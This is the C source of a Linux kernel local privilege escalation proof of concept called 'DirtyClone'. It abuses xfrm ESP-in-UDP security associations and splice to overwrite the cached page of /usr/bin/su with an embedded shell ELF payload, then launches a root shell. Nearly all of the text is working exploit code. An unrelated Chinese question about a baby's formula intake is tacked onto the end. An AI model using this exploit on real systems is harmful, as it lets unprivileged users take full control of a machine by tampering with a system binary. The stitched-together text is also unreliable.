

#define _GNU_SOURCE#include<stdio.h>#include<stdlib.h>#include<string.h>#include<stdint.h>#include<unistd.h>#include<fcntl.h>#include<errno.h>#include<sched.h>#include<sys/syscall.h>#include<sys/types.h>#include<sys/socket.h>#include<sys/uio.h>#include<sys/ioctl.h>#include<sys/wait.h>#include<netinet/in.h>#include<arpa/inet.h>#include<net/if.h>#include<linux/if.h>#include<linux/netlink.h>#include<linux/rtnetlink.h>#include<linux/xfrm.h>#ifndef UDP_ENCAP#define UDP_ENCAP 100#endif#ifndef UDP_ENCAP_ESPINUDP#define UDP_ENCAP_ESPINUDP 2#endif#ifndef SOL_UDP#define SOL_UDP 17#endif#define ENC_PORT 4500#define SEQ_VAL 200#define REPLAY_SEQ 100#define TARGET_PATH "/usr/bin/su"#define PATCH_OFFSET 0#define PAYLOAD_LEN 192#define ENTRY_OFFSET 0x78static const uint8_t shell_elf[PAYLOAD_LEN] = { 0x7f,0x45,0x4c,0x46,0x02,0x01,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00, 0x02,0x00,0x3e,0x00,0x01,0x00,0x00,0x00,0x78,0x00,0x40,0x00,0x00,0x00,0x00,0x00, 0x40,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00, 0x00,0x00,0x00,0x00,0x40,0x00,0x38,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00, 0x01,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00, 0x00,0x00,0x40,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x00,0x00, 0xb8,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xb8,0x00,0x00,0x00,0x00,0x00,0x00,0x00, 0x00,0x10,0x00,0x00,0x00,0x00,0x00,0x00,0x31,0xff,0x31,0xf6,0x31,0xc0,0xb0,0x6a, 0x0f,0x05,0xb0,0x69,0x0f,0x05,0xb0,0x74,0x0f,0x05,0x6a,0x00,0x48,0x8d,0x05,0x12, 0x00,0x00,0x00,0x50,0x48,0x89,0xe2,0x48,0x8d,0x3d,0x12,0x00,0x00,0x00,0x31,0xf6, 0x6a,0x3b,0x58,0x0f,0x05,0x54,0x45,0x52,0x4d,0x3d,0x78,0x74,0x65,0x72,0x6d,0x00, 0x2f,0x62,0x69,0x6e,0x2f,0x73,0x68,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,};extern int g_su_verbose;int g_su_verbose = 0;#define SLOG(fmt, ...) do { if (g_su_verbose) fprintf(stderr, "[su] " fmt "\n", ##__VA_ARGS__); } while (0)staticintwrite_proc(constchar *path, constchar *buf){ int fd = open(path, O_WRONLY); if (fd < 0) return -1; int n = write(fd, buf, strlen(buf)); close(fd); return n;}staticvoidsetup_userns_netns(void){ uid_t real_uid = getuid(); gid_t real_gid = getgid(); if (unshare(CLONE_NEWUSER | CLONE_NEWNET) < 0) { SLOG("unshare: %s", strerror(errno)); exit(1); } write_proc("/proc/self/setgroups", "deny"); char map[64]; snprintf(map, sizeof(map), "0 %u 1", real_uid); if (write_proc("/proc/self/uid_map", map) < 0) { SLOG("uid_map: %s", strerror(errno)); exit(1); } snprintf(map, sizeof(map), "0 %u 1", real_gid); if (write_proc("/proc/self/gid_map", map) < 0) { SLOG("gid_map: %s", strerror(errno)); exit(1); } int s = socket(AF_INET, SOCK_DGRAM, 0); if (s < 0) { SLOG("socket: %s", strerror(errno)); exit(1); } struct ifreq ifr; memset(&ifr, 0, sizeof(ifr)); strncpy(ifr.ifr_name, "lo", IFNAMSIZ); if (ioctl(s, SIOCGIFFLAGS, &ifr) < 0) { SLOG("SIOCGIFFLAGS: %s", strerror(errno)); exit(1); } ifr.ifr_flags |= IFF_UP | IFF_RUNNING; if (ioctl(s, SIOCSIFFLAGS, &ifr) < 0) { SLOG("SIOCSIFFLAGS: %s", strerror(errno)); exit(1); } close(s);}staticvoidput_attr(struct nlmsghdr *nlh, int type, constvoid *data, size_t len){ struct rtattr *rta = (struct rtattr *)((char *)nlh + NLMSG_ALIGN(nlh->nlmsg_len)); rta->rta_type = type; rta->rta_len = RTA_LENGTH(len); memcpy(RTA_DATA(rta), data, len); nlh->nlmsg_len = NLMSG_ALIGN(nlh->nlmsg_len) + RTA_ALIGN(rta->rta_len);}staticintadd_xfrm_sa(uint32_t spi, uint32_t patch_seqhi){ int sk = socket(AF_NETLINK, SOCK_RAW, NETLINK_XFRM); if (sk < 0) return -1; struct sockaddr_nl nl = { .nl_family = AF_NETLINK }; if (bind(sk, (struct sockaddr*)&nl, sizeof(nl)) < 0) { close(sk); return -1; } char buf[4096] = {0}; struct nlmsghdr *nlh = (struct nlmsghdr *)buf; nlh->nlmsg_type = XFRM_MSG_NEWSA; nlh->nlmsg_flags = NLM_F_REQUEST | NLM_F_ACK; nlh->nlmsg_pid = getpid(); nlh->nlmsg_seq = 1; nlh->nlmsg_len = NLMSG_LENGTH(sizeof(struct xfrm_usersa_info)); struct xfrm_usersa_info *xs = (struct xfrm_usersa_info *)NLMSG_DATA(nlh); xs->id.daddr.a4 = inet_addr("127.0.0.1"); xs->id.spi = htonl(spi); xs->id.proto = IPPROTO_ESP; xs->saddr.a4 = inet_addr("127.0.0.1"); xs->family = AF_INET; xs->mode = XFRM_MODE_TRANSPORT; xs->replay_window = 0; xs->reqid = 0x1234; xs->flags = XFRM_STATE_ESN; xs->lft.soft_byte_limit = (uint64_t)-1; xs->lft.hard_byte_limit = (uint64_t)-1; xs->lft.soft_packet_limit = (uint64_t)-1; xs->lft.hard_packet_limit = (uint64_t)-1; xs->sel.family = AF_INET; xs->sel.prefixlen_d = 32; xs->sel.prefixlen_s = 32; xs->sel.daddr.a4 = inet_addr("127.0.0.1"); xs->sel.saddr.a4 = inet_addr("127.0.0.1"); { char alg_buf[sizeof(struct xfrm_algo_auth) + 32]; memset(alg_buf, 0, sizeof(alg_buf)); struct xfrm_algo_auth *aa = (struct xfrm_algo_auth *)alg_buf; strncpy(aa->alg_name, "hmac(sha256)", sizeof(aa->alg_name)-1); aa->alg_key_len = 32 * 8; aa->alg_trunc_len = 128; memset(aa->alg_key, 0xAA, 32); put_attr(nlh, XFRMA_ALG_AUTH_TRUNC, alg_buf, sizeof(alg_buf)); } { char alg_buf[sizeof(struct xfrm_algo) + 16]; memset(alg_buf, 0, sizeof(alg_buf)); struct xfrm_algo *ea = (struct xfrm_algo *)alg_buf; strncpy(ea->alg_name, "cbc(aes)", sizeof(ea->alg_name)-1); ea->alg_key_len = 16 * 8; memset(ea->alg_key, 0xBB, 16); put_attr(nlh, XFRMA_ALG_CRYPT, alg_buf, sizeof(alg_buf)); } { struct xfrm_encap_tmpl enc; memset(&enc, 0, sizeof(enc)); enc.encap_type = UDP_ENCAP_ESPINUDP; enc.encap_sport = htons(ENC_PORT); enc.encap_dport = htons(ENC_PORT); enc.encap_oa.a4 = 0; put_attr(nlh, XFRMA_ENCAP, &enc, sizeof(enc)); } { char esn_buf[sizeof(struct xfrm_replay_state_esn) + 4]; memset(esn_buf, 0, sizeof(esn_buf)); struct xfrm_replay_state_esn *esn = (struct xfrm_replay_state_esn *)esn_buf; esn->bmp_len = 1; esn->oseq = 0; esn->seq = REPLAY_SEQ; esn->oseq_hi = 0; esn->seq_hi = patch_seqhi; esn->replay_window = 32; put_attr(nlh, XFRMA_REPLAY_ESN_VAL, esn_buf, sizeof(esn_buf)); } if (send(sk, nlh, nlh->nlmsg_len, 0) < 0) { close(sk); return -1; } char rbuf[4096]; int n = recv(sk, rbuf, sizeof(rbuf), 0); if (n < 0) { close(sk); return -1; } struct nlmsghdr *rh = (struct nlmsghdr *)rbuf; if (rh->nlmsg_type == NLMSG_ERROR) { struct nlmsgerr *e = NLMSG_DATA(rh); if (e->error) { close(sk); return -1; } } close(sk); return 0;}staticintdo_one_write(constchar *path, off_t offset, uint32_t spi){ int sk_recv = socket(AF_INET, SOCK_DGRAM, 0); if (sk_recv < 0) return -1; int one = 1; setsockopt(sk_recv, SOL_SOCKET, SO_REUSEADDR, &one, sizeof(one)); struct sockaddr_in sa_d = { .sin_family = AF_INET, .sin_port = htons(ENC_PORT), .sin_addr = { inet_addr("127.0.0.1") }, }; if (bind(sk_recv, (struct sockaddr*)&sa_d, sizeof(sa_d)) < 0) { close(sk_recv); return -1; } int encap = UDP_ENCAP_ESPINUDP; if (setsockopt(sk_recv, IPPROTO_UDP, UDP_ENCAP, &encap, sizeof(encap)) < 0) { close(sk_recv); return -1; } int sk_send = socket(AF_INET, SOCK_DGRAM, 0); if (sk_send < 0) { close(sk_recv); return -1; } if (connect(sk_send, (struct sockaddr*)&sa_d, sizeof(sa_d)) < 0) { close(sk_send); close(sk_recv); return -1; } int file_fd = open(path, O_RDONLY); if (file_fd < 0) { close(sk_send); close(sk_recv); return -1; } int pfd[2]; if (pipe(pfd) < 0) { close(file_fd); close(sk_send); close(sk_recv); return -1; } uint8_t hdr[24]; *(uint32_t*)(hdr + 0) = htonl(spi); *(uint32_t*)(hdr + 4) = htonl(SEQ_VAL); memset(hdr + 8, 0xCC, 16); struct iovec iov_h = { .iov_base = hdr, .iov_len = sizeof(hdr) }; if (vmsplice(pfd[1], &iov_h, 1, 0) != (ssize_t)sizeof(hdr)) { close(file_fd); close(pfd[0]); close(pfd[1]); close(sk_send); close(sk_recv); return -1; } off_t off = offset; ssize_t s = splice(file_fd, &off, pfd[1], NULL, 16, SPLICE_F_MOVE); if (s != 16) { close(file_fd); close(pfd[0]); close(pfd[1]); close(sk_send); close(sk_recv); return -1; } s = splice(pfd[0], NULL, sk_send, NULL, 24 + 16, SPLICE_F_MOVE); usleep(150 * 1000); close(file_fd); close(pfd[0]); close(pfd[1]); close(sk_send); close(sk_recv); return 0;}staticintverify_byte(constchar *path, off_t offset, uint8_t want){ int fd = open(path, O_RDONLY); if (fd < 0) return -1; uint8_t got; if (pread(fd, &got, 1, offset) != 1) { close(fd); return -1; } close(fd); return got == want ? 0 : -1;}staticintcorrupt_su(void){ setup_userns_netns(); usleep(100 * 1000); for (int i = 0; i < PAYLOAD_LEN / 4; i++) { uint32_t spi = 0xDEADBE10 + i; uint32_t seqhi = ((uint32_t)shell_elf[i*4 + 0] << 24) | ((uint32_t)shell_elf[i*4 + 1] << 16) | ((uint32_t)shell_elf[i*4 + 2] << 8) | ((uint32_t)shell_elf[i*4 + 3]); if (add_xfrm_sa(spi, seqhi) < 0) { SLOG("add_xfrm_sa #%d failed", i); return -1; } } SLOG("installed %d xfrm SAs", PAYLOAD_LEN / 4); for (int i = 0; i < PAYLOAD_LEN / 4; i++) { uint32_t spi = 0xDEADBE10 + i; off_t off = PATCH_OFFSET + i * 4; if (do_one_write(TARGET_PATH, off, spi) < 0) { SLOG("do_one_write #%d failed", i); return -1; } } SLOG("wrote %d bytes to %s", PAYLOAD_LEN, TARGET_PATH); return 0;}intsu_lpe_main(int argc, char **argv){ for (int i = 1; i < argc; i++) { if (!strcmp(argv[i], "-v") || !strcmp(argv[i], "--verbose")) g_su_verbose = 1; } if (getenv("DIRTYFRAG_VERBOSE")) g_su_verbose = 1; pid_t cpid = fork(); if (cpid < 0) return 1; if (cpid == 0) { int rc = corrupt_su(); _exit(rc == 0 ? 0 : 2); } int cstatus; waitpid(cpid, &cstatus, 0); if (!WIFEXITED(cstatus) || WEXITSTATUS(cstatus) != 0) { SLOG("corruption stage failed"); return 1; } if (verify_byte(TARGET_PATH, ENTRY_OFFSET, 0x31) != 0 || verify_byte(TARGET_PATH, ENTRY_OFFSET + 1, 0xff) != 0) { SLOG("verify failed"); return 1; } printf("[+] /usr/bin/su page-cache patched successfully!\n"); return 0;}intmain(int argc, char **argv){ printf("=== DirtyClone (CVE-2026-43503) PoC by Ashraf Zaryouh \"0xBlackash\" ===\n"); printf("[*] uid=%d euid=%d\n", getuid(), geteuid()); if (getuid() == 0) { execlp("/bin/sh", "sh", NULL); return 1; } int rc = su_lpe_main(argc, argv); if (rc == 0) { printf("[+] Success! Spawning root shell...\n"); execl("/usr/bin/su", "su", "-c", "/bin/sh", NULL); } printf("[-] Exploit failed\n"); return 1;}







 10个月宝宝每天需要喝多少奶粉?